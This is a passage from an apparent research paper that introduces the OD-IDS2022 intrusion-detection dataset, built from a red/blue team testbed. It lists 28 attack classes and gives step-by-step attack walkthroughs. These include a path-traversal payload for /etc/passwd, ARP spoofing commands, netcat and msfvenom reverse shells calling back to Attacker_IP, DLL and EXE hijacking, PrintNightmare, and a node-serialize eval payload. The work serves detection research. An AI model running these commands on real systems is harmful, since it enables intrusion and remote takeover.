16	**OD-IDS2022 (Proposed)**	**29**	**88**	**14 days**	**68,004 (B)/ 963,912 (A)**	**Yes**	**csv, pcapng**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**

Table 1: Comparison of datasets: where 'T' denotes training, 'V' represents validation, 'B' stands for benign, and 'A' signifies attack

(Underfiting / Overfitting), attack Scalability, variety of known attacks, simulation based attacks, existing datasets are outdated, which does not reflect current trends, other datasets lack metadata, feature set and functionality [3]. In this paper, we proposed a dataset OD-IDS2022, which consists of Realistic background traffic, Balance data, Threat information, Metadata, Buffer data, and Red / Blue team observation, which were lacking in the previously available dataset. This paper generates a reliable dataset that contains benign and twenty-eight common attack network flows, which meet real-world criteria and eleven desirable characteristics.

3 OD-IDS2022 dataset design

This section deals with the preliminary analysis of the OD-IDS2022 (Offensive Defensive - Intrusion Detection System) dataset, where the origin and structure of the dataset will be briefly explained. This collection of a dataset in the center for excellence in cyber security (CoECS) at the institute for development & research in banking technology (IDRBT) was developed to create a complete, modern data set in the field of IDSs. A dataset intends to simulate and demonstrate a behavior or an actual situation of a given scenario.

3.1 Proposed strategy for dataset creation

Figure 1 presents the framework of the proposed scheme. The proposed scheme aims to generate a novel OD-IDS2022 dataset, which consists of benign and twenty-eight common attack network flows, which meet real-world criteria and fulfill the standard characteristics namely "Attack Diversity", "Anonymity", "Available Protocols", "Complete Capture", "Complete Interaction", "Complete Network Configuration", "Complete Traffic", "Feature Set", "Heterogeneity", "Labelling", and "Metadata" [10]. Consequently, we applied several data cleaning, preprocessing techniques, feature selection method, and state-of-the-art machine learning based classification algorithms to predict the attacks as a result of classifying attack patterns with four classification algorithms; Random Forest, Decision Tree, Naive Bayes, and Support Vector Machine (SVM).

Figure 2 presents attack environment architecture to generate network traffic (Malicious / Non-malicious). In the network architecture, we divided into two teams that called red team and blue team for the observation, perform the attacks, and defends the attacks. We use the *VMWare Player* 15 for the virtual environment, *Kali Linux & parrot security OS* for attacks, and *tcpdump / Wireshark* for network packet capture [72]. In Table 2, we describe the web and attack server specifications. And in Table 3 shows all attack classes (AC), tools, and techniques. The prerequisite tools used to generate OD-IDS2022 datasets and the test environment used to conduct direct attacks. Finally, for the performance test of the model, download and use the *'CICFlowMeter'* java project provided by UNB. The code was written using the *jNetPcap* open source library [12]. *CICFlowMeter* analyzes the Pcap file captured by the network packet for each session and outputs it as a CSV file with 82 features. In the experiment, a PCAP file is created by performing a direct attack and then used as data for performance evaluation.




Figure 1: Testbed architecture for dataset generation

	Web Server Specification	Attack Server Specification
Operating System	Window Server2016 Ubuntu Server18.04	Red Team: Kali Linux 2020.2, Parrot 4.11.3 Blue Team: Window, Ubuntu
Application	Web: Apache HTTP Server Version 2.4 Database: MySQL, PostgreSQL	Blue Team Tools: Web Application Firewall, Endpoint detection and response, ModSecurity Red Team Tools: Burp suite, apache-flink, etc

Table 2: Web server specification and attack server specification

3.2 Description

The OD-IDS2022 dataset is the simulation of environments that allow the study of anomalous (abnormal) events in computer networks is quite complex. It requires a set of diversified procedures, configurations, and validations that will enable replicating situations that allow the detection of attacks, also diversified, based on their characteristics. The main objective of this work was to create a dataset that mirrored the traffic data obtained in the real world in terms of data considered normal and the detection of occurrences of different types of attacks.

3.3 Dataset generation

The OD-IDS2022 dataset is considered with 82 features, and it was prepared for a much larger volume of network traffic containing a total of 1031916 instances with 29 classes. This dataset is made up of network traffic logs with over 82 different features and patterns. For the extraction process, the *CICIFlowMeterV*4 software was used [12]. The attack organized the data and was captured in 30 working days; network traffic data and event logs were recorded in different machines. The data set contains network traffic aggregated over several working days, during which 28 different attacks were simulated. The collection also includes an introductory neutral class called benign, which represents BENIGN, i.e., normal traffic (normal browsing), during which not a single attack occurs. Aggregated attacks and benign traffic make this dataset have 29 different classes [2].

Given that each line contains a corresponding class, it is indicated to which class it belongs. This set belongs to marked data sets. This dataset includes records of different types of intrusions targeting and different kinds of applications, ports, and other network resources. A network system can be simulated by creating two types of profiles:

3.3.1 Normal (benign - profile)

It represents all the expected daily events in such an environment. Most traffic is HTTP and HTTPS. However, in this event, SMTP, POP3, IMAP, SSH, and FTP events are also simulated. In this profile, only the Benign profile class




Figure 2: Network architecture for attack scenarios

is there.

3.3.2 Anomaly (attack - profile)

In this profile, we considered 28 different novel attack classes that uniquely identify a particular attack. All 28 attacks covered different attack scenarios based on OWASP top ten [11]. This way, it is possible to recreate common events in a network's day-to-day activities. Approximation to reality, there are also visible variations in the number of occurrences of each event of a given threat. Within this profile, there are several attack scenarios, of which the following stand out:

S.No.	Attack Classes (AC) / Represented as	Tools and Techniques
1	Apache_flink_directory_traversal / (A_1)	Burp suite [30], apache-flink [31]
2	ARP_Spoofing / (A_2)	arpspoof [32], Netcommander [33]
3	Authenticated Remote Code Execution / (A_3)	Zabbix 5.0.17 [34]
4	BENIGN / (A_4)	Normal Browsing
5	Brute Force Attacks / (A_5)	Aircrack-ng [35], John the Ripper [36]
6	Denial-of-service / (A_6)	libupnp [37], DoSePa [38], jQuery UI [39]
7	Distributed_denial-of-service / (A_7)	Slowloris [40], Smurf6 [41], Trinoo [42]
8	DLL Hijacking / (A_8)	DLLSpy [43]
9	EXE Hijacking / (A_9)	GlassWireSetup [44]
10	EXE HijackinPrintNightMare-RCE [45] / (A_{10})	Eval Injection [46]
11	Exploiting Node Deserialization [47] / (A_{11})	Burp suite [30], serialization/deserialization module
12	Firmware Vulnerabilitie / (A_{12})	TrickBot's [48]
13	Fragmented Packet Attacks / (A_{13})	Teardrop ICMP/UDP, IPFilter [49]
14	Google Chrome Remote Code Execution via Browser [50] / (A_{14})	Incorrect-security-UI vulnerability
15	Kernel Exploitation [51] / (A_{15})	xairy/linux-kernel-exploitation
16	ManageEngine ADSelfService Plus 6.1 - CSV Injection [52] / (A_{16})	python script
17	Man-in-the-middle / (A_{17})	Burp suite, Mitmproxy [53], Python script
18	Persistent Cross-Site Scripting in Blog page / (A_{18})	DVWA [54], stolen cookie [55], JavaScript keylogger
19	Print Spooler Service - Local Privilege Escalation [56] / (A_{19})	PrintDemon
20	Privilege Escalation Using Unquoted Service Path [57] / (A_{20})	Exploiting Unquoted Service path
21	Ransomware (Malware) / (A_{21})	MalwareBuster[58], Malware Infections, WannaCry [59], BadRabbit [60]
22	Remote Code Execution via Unrestricted File Upload access [61] / (A_{22})	Bypassing client-side filtering
23	Slow_HTTP_attack / (A_{23})	slowhttptest [62]
24	SYN Floods / (A_{24})	aSYNcrone [63], OWASP ZAP [64]
25	TCP_Session_Hijacking / (A_{25})	Burp Suite, Ettercap [66]
26	Time-based SQL Injection / (A_{26})	SQLMap [67], BBQSQL [68]
27	Unauthenticated Arbitrary File Upload / (A_{27})	Joomla Core [69]
28	Unauthenticated RCE in Credit Card Customer Care System / (A_{28})	Log4j2 Vulnerability [70]
29	Webmin 1.962 - Package Update Escape Bypass RCE [71] / (A_{29})	MetasploitModule

Table 3: Attack classes, tools, and techniques

1. Broken access control and injection type attacks
2. Security misconfiguration
3. Components with known vulnerabilities
4. Authentication and data integrity failures
5. Remote desktop protocol (work from home scenarios)
6. Security logging & monitoring failures
7. Server-side request forgery and blind scripting
8. Malware analysis

3.4 Attack scenarios

The OD-IDS2022 dataset consists of benign and twenty-eight common attack network flows, which generated in the real environment [1]. The Twenty-eight attacks are following:

3.4.1 Apache_flink_directory_traversal [31]

A change introduced in Apache Flink could permit an attacker to read any file in the task manager's local file system via the "*REST*" interface of the task manager operation. Access is limited to files obtainable by the task manager operation. The following steps to perform this attack:

1. Open the Firefox browser and go to url: $http : //Target\_IP : 8081$
2. Now Set proxy to 127.0.0.1 : 8080 in Firefox
3. Open Burp suite with default settings and turn On Intercept.
4. Now click on job manager in the browser. A request will be captured in Burp suite.
5. After capturing the request press $CTRL + R$ to send to repeater tab or Click on action and then click on send to Repeater.
6. Change the GET Request.
7. Replace the selected part of GET Request with the payload and click on send. It will show the files present in the shadow folder of target machine. *Payload* : $/jobmanager/logs/..\%252f..\%252f..\%252f..\%252f\%252f..\%252fetc\%252fpasswd$

Figure 3 presents the how to capture the request in Burp suite. Figure 4 presents the after payload replacement, files present in the shadow folder of target machine.

3.4.2 ARP_spoofing [32]

An ARP_spoofing is likewise known as ARP_Poisoning, ARP_Cache_Poisoning, and ARP_Poison_Routing. Address_Resolution_Protocol (ARP) is used in the Link/Network layer. In this Attack, the attacker dispatches falsified ARP_Packets over a local area network [73].
This Attack is executed by the Kali Linux tool called "mitmf" (Framework). This Attack needs the malicious




Figure 3: Presents the how to capture the request in Burp suite




Figure 4: After replace the payload, files present in the shadow folder of target machine

actor to be in the same local network in which the targeted devices are presented. The following command to start this ARP_Spoofing Attack: $ *"mitmf –arp –spoof –gateway <Gateway_IP> –targets <IPs of target machines> -i <interface_name>"*.
We have shown the ARP_Spoofing attack steps as follows:

1. Plug your WiFi adapter in the kali machine and set it to "Monitor" mode using the following commands
2. *airmon -ng start* $< interface\_name >$
3. Some running processes might interrupt the working of this command. If so, then use the following commands:
4. *airmon -ng* "*check kill*"
5. *airmon -ng* $< start|start >$ $< interface\_name >$
6. Now scan the whole of the network using the following command:
7. *airodump -ng* $< interface\_name >$
8. Select the name of the access point and the client whom you want to launch the ARP_Poisoning Attack on.
9. Execute the following commands in different terminals to successfully conduct the attack:
10. *arpspoof -i* $< interface >$ *-t* $< victim\_mac >$ $< AP\_MAC >$
11. *arpspoof -i* $< interface >$ *-t* $< AP\_MAC >$ $< Victim\_MAC >$

3.4.3 Authenticated remote code execution (RCE) [34]

RCE vulnerabilities will authorize a malicious user to run malicious code of their choosing on a remote device over LAN/WAN/Internet. The attack occurs when a malicious user illegally accesses and exploits an instrument, personal computer, or server without permission from its proprietor. A system can be taken over using malware.

1. Open browser in attacker machine and check site is reachable or not, using URL *http* : *//Target_IP/Digital_Account*
2. Open terminal and start listening on port by following command. *nc -nlvp port*
3. Open a new terminal and run the command and type the below command and hit enter.
4. *python*3 *Digitalaccount.py -u http* : *//Target_Ip/ Digital_Account -c nc Attacker_IP* 5050 *-e cmd.exe*
5. Now go to listener terminal, once we get the reverse shell execute the below command. *route PRINT*

Figure 5 shows the Interface lists, IPv4 Route Table, Active Routes, and IPv6 Route Table.

3.4.4 BENIGN profile

In the BENIGN profile (traffic), to generate the traffic by using "*selenium*" open-source tool i.e automates web browsers. The definition of BENIGN is harmless or well intentioned, the opposite of malicious by cyberwire. It is a normal browsing network traffic in between two end points.




Figure 5: Shows interface lists, IPv4 route table, active routes, and IPv6 route table

3.4.5 Brute force attacks

In cryptography, a brute -force attack means substituting all possible values to crack a specific password . Most encryption methods are theoretically insecure against brute force attacks, and encrypted information can be decrypted if sufficient time exists. However, in most cases, completing all the calculations would take impractical cost or time, preventing attacks. The meaning of 'weakness' in cryptography means that there are faster attack methods than brute force attacks [35].

A brute force attack is to try all possible combinations of cases. It may seem like an ignorant method because it is far from optimization or efficiency, but in fact, it guarantees 100% accuracy. Theoretically, all possible numbers are checked and there are no mistakes, so it is the most reliable method in cryptography under the assumption that there are sufficient resources. However, according to a specific rule, the string is given priority. It is also an advantage to be able to work perfectly in parallel. A task that would take 10 days on one computer can be completed in one day if ten computers are used. For example, in the case of a four-digit password, it is a method to find a matching value by inputting 10,000 passwords from 0000 to 9999 into the password form one by one. The brute force attack is mainly used in hacking , and attacks on the remote desktop protocol (RDP) server are representative [36].

3.4.6 Denial-of-service

A DoS attack is a malicious attack on a system to run out of resources for its intended purpose. It is an attack that prevents you from using it. Attacks such as sending billions of data packets to the communication network and making multiple connection endeavors to a typical server, controlling other users from using the service usually, or eliminating the server's TCP connection are included in this attack scope. The means, motives, and targets may vary but typically result in temporary or permanent disturbance and disruption of the functioning of the internet site's services. Typically, DoS is directed against well-known sites, such as banks, payment gateways, or root name servers [37] [38]. There are some DoS attacks as following:

1. Trinoo: The attacker has a controller server, and the controller server performs a UDP flood attack on the Agents connected to each [42].

2. Syn Flooding Attack: Attack that consumes server's resources by continuously sending connection attempts without completing the connection, the server cannot respond to normal traffic, countermeasures -> filtering, increasing backlog, SYN-RECEIVED timer Reduce, SYN cache, SYN cookies, Firewalls and proxies, change router settings (Intercept mode, Watch mode), etc.

3. Smurf Attack [41]: An attack broadcasts a spoofed ICMP Echo Request packet to the attack target's IP so that many attack targets receive a response message. Countermeasures -> Disable broadcast in the router

4. Land Attack: An attack that sets the source and destination IP addresses of a packet as the IP address of the attack target so that the attack target continuously creates an empty connection; countermeasures -> Block data packets with the same source/destination IP addresses.

5. HTTP Get Flooding Attack: An attack that exhausts the resources of the web server and database server by performing a large number of repeated HTTP GET requests for the same dynamic content [40].

6. HTTP CC Attack: An attack that causes more load by adding max-age=0 to the option of the Cache-Control header during HTTP Get Flooding Attack.

7. Invite Flooding Attack: Sends thousands of Invite messages per minute to exhaust VoIP service resources [39].

8. RTP Flooding Attack: An attack that exhausts VoIP service resources by sending many media streams to recipients.

3.4.7 Distributed_denial-of-service

In the past, DDoS attackers often showed off their hacking skills or demanded monetary compensation for Internet shopping malls and adult websites. However, its purpose has gradually diversified to include *hacktivism* to achieve political goals and business disruption by attacking competitors' websites and making them unavailable for a long time [41]. The attack technique was also used in the past as a simple command line, and the IP address of the attack target system was manually entered. And for distributed DoS attacks, performing a large-scale attack in a short time was challenging because a separate script had to be written for batch operation.
Distributed DoS attack attempts to attack through multiple systems and also attacks simultaneously through various methods. Malicious programs such as malware or viruses infect the general user's PC, turn it into a zombie PC, and then conduct a DDoS attack through the C&C server. The most famous example is the MyDoom attack. A DDoS attack is initiated at a specific period set by a malicious program. A typical damage case is the DDoS attack on July 7, 2009 [42].
Distributed Reflect DoS attack (DRDoS attack) is an advanced DDoS attack method. Sends ICMP echo request packets spoofed IP addresses to the broadcast address and sends numerous echo reply packets to the target to bring it down (Smurf attack). An example is an attack method that causes the target to fall [74].

3.4.8 DLL hijacking [43]

DLL Hijacking happens by putting a malicious DLL in a directory (in the absence of a legitimate DLL) which is then loaded by the application instead of the legitimate DLL. This causes the malicious DLL to load with the same privileges as the application, thus causing a privilege escalation.

1. Open browser in attacker machine and establishing the RDP by using URL $http://Target\_IP:Port$.
2. Start Python Server in attacker machine $python -m\ SimpleHTTPServer$ 8080
3. Download the *TSAPPCMP.DLL* file
4. Copy this *TSAPPCMP.DLL* file into $C:\Windows\System32$ by clicking on continue.
5. Now GOTO $C:\Users\test\AppData\Local$
6. Run *vlc.exe* file

Figure 6 shows the pop up message "dll hijack pok!", it is the expected output.




Figure 6: The pop up message is the expected output (dll hijack pok!)

3.4.9 EXE hijacking [44]

EXE hijacking occurs by placing a malicious EXE in a directory (if the legitimate EXE does not exist) and loading it from the application instead of the legitimate EXE. This causes the malicious EXE to load with the same privileges as the application, causing privilege escalation.

1. Open Browser and search $http://Target\_IP:Port$
2. Login credentials for remote access
3. Start Python Server in attacker machine *python -m SimpleHTTPServer Port*
4. Download the *Viparvainstaller.msi* file from attacker machine
5. Open cmd and Run *Viparvainstaller.msi*
6. Run $copy\ C:\Windows\System32\calc.exe$
7. Run $copy\ C:\ProgramData\Viparva\PipeClient.exe$
8. Now *Beeper.exe* now loads the *PipeClient.exe* thus executes calculator program.

Figure 7 shows the expected output.




Figure 7: Calculator open in the target machine

3.4.10 EXE HijackinPrintNightMare-RCE [45]

PrintNightmare is a critical RCE vulnerability in the windows print spooler service. The vulnerability results from a service failure that fails to restrict access to ”RpcAddPrinterDriverEx() properly”, a function that installs printer drivers on Windows systems [46].

1. Open Terminal and move to temp directory using “cd /tmp ” command and type the below command to generate the payload.

2. $msfvenom\ -a\ x64\ -p\ windows/x64/shell\_reverse\_tcp\ LHOST = ATTACKER\_IP\ LPORT = 4444\ -f\ dll\ -o\ new.dll$

3. Execute the below commands to run and to check the samba service.

4. *sudo service smbd start*

5. *sudo service smbd status*

6. Open a new terminal and type *msfconsole* command to run *metasploit* and enter the below commands.

7. *use exploit/multi/handler*

8. *set PAYLOAD windows/x64/shell_reverse_tcp*

9. *set LHOST Attacker_IP*

10. *set LPORT* 5555

11. *show options*

12. *exploit*

13. Open a new terminal and execute the below commands.

14. *cd /Desktop/printnightmare*

15. *sudo python3 ./printnightmare.py test : target@26@Target_IP\\Attacker_IP\smb\new.dll*

16. Now go to the *metasploit* terminal and onces we get the session opened hit enter and execute the below command. *arp –a*

17. Shows all internet addresses and physical addresses in target network.

Figure 8 shows all internet addresses and physical addresses in target network.




Figure 8: Shows all internet addresses and physical addresses in target network

3.4.11 Exploiting node de-serialization [47]

An immediately invoked function expression (IIFE) can be used to execute arbitrary code by passing untrusted data to the unserialize function of the node-serialize module.

1. Open Firefox and go to $http://Target\_IP$: 8081 and check whether site is up or not.

2. After successful RDP. Open command prompt as administrator with following credentials and enter below command and take screenshot.

3. Change the *Target_IP* and copy the payload and paste it in the Firefox browser and enter it will create a user account in bank server:

4. $http://Target\_IP : 3000/login/process/”run” : ”\\ND\_FUNC\\\_function\ ()eval\ (String.fromCharCode(10,32,32,32,32,32,32,32,113,117,105,114,101,40,100,111,117,116,41,10,32,32,125,41,10,32,32,32,32,32,32,32,32))()”$

5. Open Firefox RDP window and enter below command in cmd.

